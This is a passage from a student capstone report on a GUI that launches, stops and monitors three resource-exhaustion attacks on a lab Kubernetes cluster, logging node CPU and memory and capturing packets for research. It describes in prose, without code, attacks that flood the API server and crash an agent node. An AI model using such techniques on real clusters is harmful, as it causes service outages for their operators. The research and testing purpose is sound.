


Figure 1: GUI Interface, with the 'Kubectl Top Nodes' window pulled up.

The top row of buttons are for running each atack, while the second row of buttons are for gathering attack data. The GUI can also run terminal commands to help with testing/debugging.

2. Development Plan & Execution

2.1 Design Plan

System validation is largely determined by two factors: Can the GUI run each attack as intended and can the GUI record data for each attack? To work towards this, we first made a barebones GUI that could execute attacks on the command line, as shown below in Figure 2.




Figure 2: Prototype GUI running image attack

Our next step was to begin integrating our attacks into the same GUI using PyQt5 functions as well as link them to buttons to allow them to be run from the GUI instead of from what was functionally a command line interface. Integrating each attack was difficult due to the unforeseen consequence of running each attack on the same terminal that was running the GUI. The resource demand by each attack type caused the GUI to freeze for long durations while the attack was running, preventing each attack from being stopped, unless the user force quit the GUI.

To solve this issue, we created a function in the GUI to allow us to open subprocesses in the background and run our attacks in those processes instead of on our GUI, which prevented it from freezing. We also used this function to record packet capture data during attacks and save it to the Downloads folder.

The final ability we needed to add to the GUI was the ability to display attack's effects in real time. To do this, we created a window for the 'kubectl top nodes' command - which displays each node in the cluster and its CPU and memory usage. We also added the ability for the GUI to record the output of the command in a .csv file to be used for later data analytics.

2.2 Execution

Our intent was to successfully run our attacks and achieve the desired results, followed by successfully deleting or stopping the attacks and returning the cluster to its equilibrium state. Once all three attacks were successfully run, we created a GUI to centralize our attack implementation. This GUI, as depicted in *Figure 1,* controls the start and stop of each attack. Two of the attacks are able to be toggled “Start” and “Stop” while the Pod Attack requires two separate buttons. In order to eliminate the need for constant checking of the terminal for updated CPU and memory usage, we built in a button to show live node updates. In pressing the “Show Kubectl Top Nodes” button, a separate window appears to show an active monitoring of both the “child3-lambda” node as well as the “child2-alien” node. We changed the overall font of the GUI to a non-formatted font, so that each column properly aligns with its heading. To add consistency, we changed not only the separate window to a non-formatted font, but the entire GUI as well.

Also included in the “Data Collection” section are the “Start TCPDump” and the “Stop TCPDump” buttons. These buttons allow us to run a background program that collects all the data from the attacks and stores it in a .csv file. After the attacks are complete and we stop the dump, we can then go back and interpret the data to show to our sponsor and other researchers. Lastly, we have a “run” button if the user wishes to run any terminal command from the GUI. While our attacks and data collection is fully implemented into the GUI, we want any future users to be able to use this GUI without having to always access the terminal and provide a sense of simplicity and seamlessness to their experience.

The “Run Image Attack Button” first calls a nonexistent image, then runs the actual malicious image in its place to better represent a cyber attack vector. The Image Attack can then be stopped when the user wants.

The “Run Pod Attack Button” calls a bash script that creates containers that consume high amounts of CPU power. During this process, the attack script is capable of consuming over 90 percent of the host computer’s CPU power. The pod attack must be stopped and then deleted to erase the containers and the spam image running in the background.

The “Run Node Attack Button” deploys a large number of API-DoS-Deployment pods to stress the RKE2 cluster’s API server. From the server node, the attack infinitely sends pods containing small requests to the agent node. This attack quickly increases CPU and memory usage, crashing the agent node.

2.3 Validation Plan

Our system's functionality is determined by whether it can run each attack successfully and record data for each attack. If the image attack is running correctly, CPU usage should be at 85%, as shown below in Figure 3.




Figure 3: Kubectl top nodes output for image attack

If the pod attack is running correctly, the CPU usage should reach 94% and the attack container count should be constantly increasing, as shown in Figure 4.




Figure 4: Kubectl top nodes output for pod attack

If the node attack is running correctly, the CPU usage on child2 should reach 100%, eventually crashing the agent node computer, as shown in Figure 5. This will require the agent node computer to be fully restarted.




Figure 5: Kubectl top nodes output for node attack

The GUI can also record packet capture data, as shown with the .pcap file in Figure 6 recorded using the TCPDump button on the GUI.




Figure 6: Packet capture data for image attack

The GUI can also record the data shown in the Kubectl Top Nodes window, as shown with the .csv file below.

1	Timestamp	Node	CPU (cores)	CPU (%)	Memory (bytes)	Memory (%)
2	2025-04-24 11:54:16	child2-alien	997m	3%	8637Mi	55%
3	2025-04-24 11:54:16	child3-lambda	2591m	8%	14944Mi	23%
4	2025-04-24 11:54:17	child2-alien	997m	3%	8637Mi	55%
5	2025-04-24 11:54:17	child3-lambda	2591m	8%	14944Mi	23%
6	2025-04-24 11:54:18	child2-alien	997m	3%	8637Mi	55%
7	2025-04-24 11:54:18	child3-lambda	2591m	8%	14944Mi	23%
8	2025-04-24 11:54:19	child2-alien	997m	3%	8637Mi	55%
9	2025-04-24 11:54:19	child3-lambda	2591m	8%	14944Mi	23%
10	2025-04-24 11:54:20	child2-alien	916m	3%	8626Mi	54%
11	2025-04-24 11:54:20	child3-lambda	27225m	85%	15748Mi	24%
12	2025-04-24 11:54:21	child2-alien	916m	3%	8626Mi	54%
13	2025-04-24 11:54:21	child3-lambda	27225m	85%	15748Mi	24%
14	2025-04-24 11:54:22	child2-alien	916m	3%	8626Mi	54%
15	2025-04-24 11:54:22	child3-lambda	27225m	85%	15748Mi	24%
16	2025-04-24 11:54:23	child2-alien	916m	3%	8626Mi	54%
17	2025-04-24 11:54:23	child3-lambda	27225m	85%	15748Mi	24%
18	2025-04-24 11:54:24	child2-alien	916m	3%	8626Mi	54%
19	2025-04-24 11:54:24	child3-lambda	27225m	85%	15748Mi	24%
20	2025-04-24 11:54:25	child2-alien	916m	3%	8626Mi	54%
21	2025-04-24 11:54:25	child3-lambda	27225m	85%	15748Mi	24%
22	2025-04-24 11:54:26	child2-alien	916m	3%	8626Mi	54%
23	2025-04-24 11:54:26	child3-lambda	27225m	85%	15748Mi	24%
24	2025-04-24 11:54:27	child2-alien	916m	3%	8626Mi	54%
25	2025-04-24 11:54:27	child3-lambda	27225m	85%	15748Mi	24%
26	2025-04-24 11:54:28	child2-alien	916m	3%	8626Mi	54%
27	2025-04-24 11:54:28	child3-lambda	27225m	85%	15748Mi	24%
28	2025-04-24 11:54:29	child2-alien	916m	3%	8626Mi	54%
29	2025-04-24 11:54:29	child3-lambda	27225m	85%	15748Mi	24%
30	2025-04-24 11:54:30	child2-alien	916m	3%	8626Mi	54%
31	2025-04-24 11:54:30	child3-lambda	27225m	85%	15748Mi	24%
32	2025-04-24 11:54:31	child2-alien	916m	3%	8626Mi	54%
33	2025-04-24 11:54:31	child3-lambda	27225m	85%	15748Mi	24%
34	2025-04-24 11:54:32	child2-alien	916m	3%	8626Mi	54%
35	2025-04-24 11:54:32	child3-lambda	27225m	85%	15748Mi	24%
36	2025-04-24 11:54:33	child2-alien	916m	3%	8626Mi	54%

Figure 7: .csv file containing kubectl top nodes data from image attack

3. Conclusion

3.1 Sponsor Feedback

Throughout this project, it has been an enjoyable experience working with our sponsor, Dr. Roy Sandip. His guidance and enthusiasm fostered an environment that encouraged growth and learning. He was very present, and it became extremely convenient working out of the same lab that his office is attached to. Although his deliverables changed frequently in the fall semester, he often reminds us how well we adapted to the change and quickly learned the new material. He prided us on our ability to take this project and make it our own while still adhering to the expectations set by him and the class. Whenever our TA would ask how our current work aligned with his expectations, he never hesitated to compliment us. He never had any issue with our progress, nor our results.

Many times, he brought in researchers from across the nation and world and let us take them through our project. He trusted us to speak directly to the Navy and keep them updated, via bi-weekly meetings, on our status. Dr. Sandip Roy was aware of our initial lack of knowledge of kubernetes and was impressed with our ability to quickly learn and implement his ideas. While there were many times that we struggled, he often complimented our resiliency and ability to work through the difficult times. He noted our many weekends in the fall semester working out of the GCRI lab, and the countless emails sent to him with our updates. After our final demonstration, Dr. Roy was incredibly happy with our result and the overall progress we made throughout the year. While this is just the beginning of the research that he will continue to do, he was incredibly satisfied with how we are handing things off to the next capstone group.

3.2 Future Work

As mentioned above, the research we completed is just the beginning of what is to come. Dr. Roy, with the help of future capstone groups, will continue our research on Kubernetes. With the successful implementation of our GUI, they will be able to quickly run and delete our attacks and notice their effect on the cluster. Additionally, with our in-depth documentation, they will be able to create more nodes on the cluster, run more pods, and dive deeper into the potential vulnerabilities of the cluster. While our capstone group focused primarily on attacks on the GUI that can take place once under sudo command, future groups may highlight the effectiveness of outside attacks without such access.

While we focused mainly on setting up and attacking the cluster, future groups will tackle the defense of these attacks and inevitably create a product, a cluster, that doesn't fall victim to any of these attacks. We discovered many areas of weakness for this type of cluster, and those weaknesses only grow once future groups develop a cluster that has virtual machines and virtual nodes attached as well. Regardless of the effectiveness of future defenses, all data collection, used with other researchers, will create a platform that will extend far beyond our current scope. This work will be used in accordance with the Navy to further implement into their tools and systems.